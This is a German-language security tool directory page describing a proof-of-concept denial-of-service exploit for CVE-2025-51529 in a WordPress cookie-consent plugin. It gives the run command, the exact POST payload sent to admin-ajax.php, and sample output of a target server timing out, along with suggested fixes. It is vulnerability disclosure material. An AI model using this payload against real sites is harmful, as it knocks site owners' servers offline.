
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-51529 — Fehlerhafte Zugriffskontrolle in der AJAX-Endpunkt-Funktionalität im Plugin „Cookies and Content Security Policy“ von jonkastonka bis einschließlich Version 2.29 | Kitploit
Tools/GitHubGitHub/piotrmaciejbednarski/cve-2025-51529
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubpiotrmaciejbednarski/cve-2025-51529

CVE-2025-51529

Fehlerhafte Zugriffskontrolle in der AJAX-Endpunkt-Funktionalität im Plugin „Cookies and Content Security Policy“ von jonkastonka bis einschließlich Version 2.29

Repository anzeigenWebseite
624vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    411
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2025-51529: DoS-Schwachstelle im WordPress-Plugin „Cookies and Content Security Policy“

Eine falsche Zugriffskontrolle in der AJAX-Endpunkt-Funktionalität im Plugin „Cookies and Content Security Policy“ von jonkastonka bis Version 2.29 ermöglicht es entfernten Angreifern, einen Denial-of-Service (Erschöpfung der Datenbankserver-Ressourcen) durch unbegrenzte Datenbankschreiboperationen an den Endpunkt wp_ajax_nopriv_cacsp_insert_consent_data zu verursachen.

Die Schwachstelle existiert in der Funktion cacsp_insert_consent_data(), die über den AJAX-Endpunkt von WordPress (wp-admin/admin-ajax.php) ohne Authentifizierungsanforderungen bereitgestellt wird. Das Plugin verwendet die wp_ajax_nopriv_-Aktion, wodurch sie für nicht authentifizierte Benutzer zugänglich ist.

Angriffsvektor: Entfernte Angreifer können unbegrenzte gleichzeitige POST-Anfragen senden, um den Datenbankserver mit Schreiboperationen zu überlasten, was zu einer Erschöpfung von CPU und Datenträger-I/O führt.

Details zur Schwachstelle

  • CVE ID: CVE-2025-51529
  • Status: RESERVED
  • Typ: Fehlerhafte Zugriffskontrolle / Denial of Service
  • Produkt: Plugin „Cookies and Content Security Policy“ bis Version 2.29
  • Anbieter: Johan Jonk Stenstroem (jonkastonka)
  • Betroffene Funktion: cacsp_insert_consent_data()
  • Angriffsvektor: Remote
  • Entdecker: Piotr Bednarski

Voraussetzungen

  • Python 3.x
  • requests
  • matplotlib
  • threading

Verwendung

Die grundlegende Verwendung des PoC-Skripts ist wie folgt:

python payload.py --target <target_url> --threads <number_of_threads>

Standardmäßig ist die Anzahl der Threads auf 100 festgelegt. Sie können eine andere Anzahl von Threads angeben, indem Sie sie als zweites Argument übergeben.


Beispielausgabe

DoS-Angriffsdiagramm

Target WordPress URL (https://example.com): https://vulnerable-site.com
Number of threads (default 100): 

Launching DoS attack with 100 threads...
Press Ctrl+C to stop the attack

[19:41:20] ✓ Status: 200 | Response time: 538.3ms | DB: 0.00MB (1 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 554.51ms | DB: 0.00MB (2 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 522.29ms | DB: 0.00MB (3 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 498.72ms | DB: 0.00MB (4 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 946.94ms | DB: 0.00MB (5 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 858.41ms | DB: 0.00MB (6 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 922.29ms | DB: 0.00MB (7 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 991.41ms | DB: 0.00MB (8 rows, 351b/row)
...
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding

Funktionsweise

Der Exploit sendet POST-Anfragen an /wp-admin/admin-ajax.php mit:

data = {
    'action': 'cacsp_insert_consent_data',
    'accepted_cookies': 'necessary,experience,analytics,marketing',
    'expires': "9" * 255  # Maximum TINYTEXT length
}

Jede erfolgreiche Anfrage fügt eine neue Datenbankzeile ein, die Folgendes enthält:

  • Zeitstempel (19 Bytes)
  • IP-Adresse (~13 Bytes)
  • Cookie-Präferenzen (variabel)
  • Ablaufdaten (bis zu 255 Bytes)
  • Site-ID (1 Byte)
  • MySQL-Overhead (~22 Bytes)

Ergebnis: ~89 Bytes pro Anfrage × unbegrenzte Anfragen = schnelles Datenbankwachstum

Empfohlene Korrekturen

  • Nonce-Verifizierung für AJAX-Aufrufe hinzufügen
  • Ratenbegrenzung pro IP implementieren
  • Benutzereingaben ordnungsgemäß validieren

Haftungsausschluss

Dieses PoC dient nur zu Bildungszwecken. Der Autor ist nicht verantwortlich für Missbrauch oder Schäden, die durch die Verwendung dieses Codes entstehen. Holen Sie immer eine Genehmigung ein, bevor Sie ein System testen.


Tool herunterladen



